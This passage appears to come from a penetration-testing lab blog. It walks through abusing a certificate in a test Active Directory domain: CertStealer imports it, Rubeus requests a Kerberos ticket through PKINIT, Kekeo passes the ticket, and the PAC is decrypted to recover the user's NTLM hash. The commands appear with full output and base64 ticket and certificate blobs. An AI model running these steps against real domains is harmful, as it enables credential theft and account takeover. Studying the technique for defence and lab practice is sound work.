


```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Users\pentestlab.PURPLE>openssl.exe pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0"
-export -out cert.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
unable to write 'random state'

C:\Users\pentestlab.PURPLE>
```

Convert Certificate to PFX format


Certificates that have been obtained as base64 format could be imported by using the following command from CertStealer (current user):

```
CertStealer.exe --import My user <base64-certificate>
```



```
C:\Users\pentestlab.PURPLE>CertStealer.exe --import My user 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
```

CertStealer – Import Certificate in Current User




```
kumxAltKD2Hx8vCCjmcN2fNkfUJ8bDVUpkwVdnm5VYZDY5XI1b3EB9L2ZlF8OsEKrDZ8IOZObQACHHStDcuK9TwvdIJgCTicFKFGiKO+3rlRSHgkW/T5N35
Ek8ZCiLmfiZPWMMrYC+BK3koIk+LuzMUbzM6JJfpgGtXZ0VDQDTOztsMFFHIuoMwDlqiHKBoIzroWyyhOksa/DzcSMpB0EZqo8rcz6SR1XPNEg6L+yYNsR0
14a0a+Nws69jp+aX8A7LRvXyYcDn1wd5de3VCgmB1WQflI5uSnG20dC5KXi03p6+il/Q6N50rKeOvQyT7o2cn3Dz6gU0OA4LZ1hWJEwIZbraizVzDo98FS2
IQO4lL0KDYZE3VEYxf6LskUlPZUc0esMU0LGieJI1rgHvzt7YQ0l7B2lIvuaA9jLFofhuDfuobHcNl0SDxe009eMi74+pIoXiV7LVJpP8c3VX3EqXugJ39B
5l/pufNdMGY9wbYhb3L6ygxS/APTXvpxTyGGmydlU4r5dmufDTinPgfX+lq9hGtzLQH1cI9YumcG+gltaw98pj7F3XSx9szs+QT9wD8RfqM6x7jNlRBcApV
AHMK1L7FsrFyyp2lFhzu1x+v3MSUwIwYJKoZIhvcNAQkVMRYEFOv9/VPpie+/nkdNWb9kUzPjhWD+MC0wITAJBgUrDgMCGgUABBTSpkF63Jc7iUnHIQytvU
v4tXzl1AQIKkINBACqjhM=
Certificate read successfully.
Opened store: My
Added certificate to store successfully!

C:\Users\pentestlab.PURPLE>
```

CertStealer – Import Certificate to Store


A Ticket Granting Ticket (TGT) can be requested with Rubeus from the Kerberos Key Distribution Center (KDC) for the enrolled user. Rubeus supports Public Key Cryptography for Initial Authentication (PKINIT) therefore the certificate in .pfx format that has been retrieved or obtained via enrollment can be used for kerberos authentication.

```
Rubeus.exe asktgt /user:pentestlab
/certificate:C:\Users\pentestlab.PURPLE\cert.pfx /password:Password123
```



```
C:\Users\pentestlab.PURPLE>Rubeus.exe asktgt /user:pentestlab /certificate:C:\Users\pentestlab.PURPLE\cert.pfx /password
:Password123

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=pentestlab, CN=Users, DC=purple, DC=lab
[*] Building AS-REQ (w/ PKINIT preauth) for: 'purple.lab\pentestlab'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFkjCCBY6gAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggRnMIIEY6ADAgESoQMCAQKiggRVBIIEUUDDFKqJ036W
      a5CLuEtneFqNKge68gBuQTftkeFew4UiAaV9YYhRFkWBWWPQiLI9mkRcE2xwHvsGZ4AWtg8+uH+ykeon
      AICOMxiGy6EOFWfKzCkRnZwnpgwS2/mxT+RQXjuVvZzyYnd/MPvX9qKQ5oZ7Xe0M+ceidXuyoX8bf8Ue
      xFx5ZaWyHpwvVWc3HyBms783HeXnjmknau9GO7Z1ptqWvoudxGRORZPhoSj4TqaLJq3FEiMeOfvWviJF
```

Rubeus – Request TGT for User Account




```
  ServiceName           :  krbtgt/purple.lab
  ServiceRealm          :  PURPLE.LAB
  UserName              :  pentestlab
  UserRealm             :  PURPLE.LAB
  StartTime             :  26/8/2021 1:59:18 μμ
  EndTime               :  26/8/2021 11:59:18 μμ
  RenewTill             :  2/9/2021 1:59:18 μμ
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  v/whJLw2UbZVkwlfU34z+w==


C:\Users\pentestlab.PURPLE>
```

Rubeus – TGT for User Account

The TGT will be displayed as base64. Kekeo is a toolkit that can interact with Kerberos authentication mechanism and supports base64 input even though it is not enabled by default. To enable base64 input the following commands are required:

```
base64
base64 /input:on
```




```
kekeo # base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

kekeo # base64 /input:on
isBase64InterceptInput  is true
isBase64InterceptOutput is false
```

Kekeo – Enable Base64 Input

The ticket could be applied to the current logon session with Kekeo or with Rubeus.

```
tgt::ask /pfx:<base64> /user:pentestlab /domain:purple.lab /ptt
```




```
kekeo # tgt::ask /pfx:doIFkjCCBY6gAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3
QbCnB1cnBsZS5sYWKjggRnMIIEY6ADAgESoQMCAQKiggRVBIIEUUDDFKqJ036Wa5CLuEtneFqNKge68gBuQTftkeFew4UiAaV9YYhRFkWBWWPQiLI9mkRcE2
xwHvsGZ4AWtg8+uH+ykeonAICOMxiGy6EOFWfKzCkRnZwnpgwS2/mxT+RQXjuVvZzyYnd/MPvX9qKQ5oZ7Xe0M+ceidXuyoX8bf8UexFx5ZaWyHpwvVWc3Hy
Bms783HeXnjmknau9GO7Z1ptqWvoudxGRORZPhoSj4TqaLJq3FEiMeOfvWviJFLhrNAAIi6Q6OP9/pydZZDiwFEqxCBObSnj19KLsyfhlfKulmY76Iz6cb3p
QrHaRvVNdGJC3uht/z0P18C/Y6g5Upzhzneqv+zyRf0TmFv0hzyFuv+2OPdVxdt94xiszKrDd1IK3foVA9We8qq9zYCJViagLQOk340qjyyrr6ebaA1JaYQ2
OmPlNjMeoohZcevXHXRvGmo3FD5kDKjcwbH4eiY9x6qVOxOhDhMtVn2KkPfXwxUXiLP0r5XZFKFnNLt4AmcjyHKjSamMhZI3+bd0wsrlYviBltBFENSpoO5m
EhldOy+5PpXweKqijtXW8zxY5mTdw+6r3M8oL3VJW5FyEYxIV9sfGiPSJQy3yLHQthA0UTTogOf5AKY3tVDaLOCbAMqmTE/2NyQJTz8Ecr9kWYKpD78GFMF1
gUrmgFZzyh9YulV5OUkQHNVrUciIM0iFF3GnVPUt9qgiyUgYITfaakoHoQ6lRdECQGAxfFFGgqIGgZPx5cpZGtyqFX21CPX5O2oPkS/U0INw4vpnStd9/wTd
WFjLeUB0SFEqn2Nezfc2DD6knRhvMpQBIjP2IBBscp9P0YYFpl1i7LDbbBkUGzQGSMvK/Pd96D2WC/5j3mP2YFnzKd6tWOXp9mp/slZjb9X5wAnGXK5hZ7RH
imqimVi6Nyumq0BFr4adjNL4aYUQY3osYDQyWojpyRnsiTg4vaPN2w7DdCrmq/HtQqY407e5ciwmqrhFqlky7329411slDP8WvLTDWyOkzvBgchiJct4yFVl
d9JkEnblJLe56tBOaVhL7fpeTo+JcoUW91rRXrQ4xV6uFUi5tH5Xy3UlXIwjixILmLfc3pNvYZNBkhUa8fWSeUShSOdk+LoVRTxVZuJonY7/Vuswm1+E61st
Ju5uY7KdZq+w1vDFgljEZwvOKfhqrY5grrIb//N6JXLQ0bfEbS8L6Qb008ear8p4ydaRmHmwObiu3rdMVjqG6UJC04krom5Z1LZdpstyC/KplgJDSvzv02zR
2TIbuGNHYJH6lnda3aAwwZyTTaqPCOZTFKKFOwzNNv2ZxV2dbPYbc6g/ythB+sBrWQ8OM+FeXqrMTAwGPQgfn+GMrthLGfV238ArFWxXLbNRlwgLrMsRse7e
19+4vgdNxHKNjDIW+pwJJmynV5cNTumHhEbjX82F2DcxPB5E2mu9A9HzJDWN18eYcMv9ZgkqgmomI6CVA4S6jgdIwgc+gAwIBAKKBxwSBxH2BwTCBvqCBuzC
BuDCBtaAbMBmgAwIBF6ESBBC//CEkvDZRtlWTCV9TfjP7oQwbClBVUlBMRS5MQUKiFzAVoAMCAQGhDjAMGwpwZW50ZXN0bGFiowcDBQBA4QAApREYDzIwMjE
wODI2MTA1OTE4WqYRGA8yMDIxMgyNjIwNTkxOFqnERgPMjAyMTA5MDIxMDU5MThaqAwbClVUlBMRS5MQUKpHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZ
S5sYWI= /user:pentestlab /domain:purple.lab /ptt
```

Kekeo – Submit User Account Certificate


Now that the ticket has been passed into the memory, the NTLM hash of the user "*pentestlab*" could be recovered. This is due to a feature which was developed by Microsoft to allow applications which are connecting to network services and don't support Kerberos authentication to use NTLM as an authentication mechanism. According to Microsoft Kerberos PKINIT technical specification when PKCA is used the KDC will return the NTLM hash of the user in the privilege attribute certificate (PAC). Executing the following command from Kekeo will perform a decryption on the privilege attribute certificate and the NTLM has will be displayed:

```
tgt::pac /caname:purple-CA /subject:pentestlab /castore:current_user
/domain:purple.lab
```



```
kekeo # tgt::pac /caname:purple-CA /subject:pentestlab /castore:current_user /domain:purple.lab
Realm        : purple.lab (purple)
User         : pentestlab@purple.lab (pentestlab)
CName        : pentestlab@purple.lab    [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/purple.lab        [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA
[kdc] name: dc.purple.lab (auto)
[kdc] addr: 10.0.0.1 (auto)
*** Validation Informations ***
LogonTime               01d79d9cb4a934d1 - 30/8/2021 3:44:00 μμ
LogoffTime              7fffffffffffffff -
KickOffTime             7fffffffffffffff -
PasswordLastSet         01d73f33eb7c976e - 2/5/2021 12:17:05 μμ
PasswordCanChange       01d73ffd15e6576e - 3/5/2021 12:17:05 μμ
PasswordMustChange      7fffffffffffffff -
EffectiveName           pentestlab
FullName                pentestlab
LogonScript
ProfilePath
HomeDirectory
HomeDirectoryDrive
LogonCount              194
BadPasswordCount        0
UserId                  00000452 (1106)
PrimaryGroupId          00000201 (513)
GroupCount              1
GroupIds                513,
```

Kekeo – Decrypt PAC



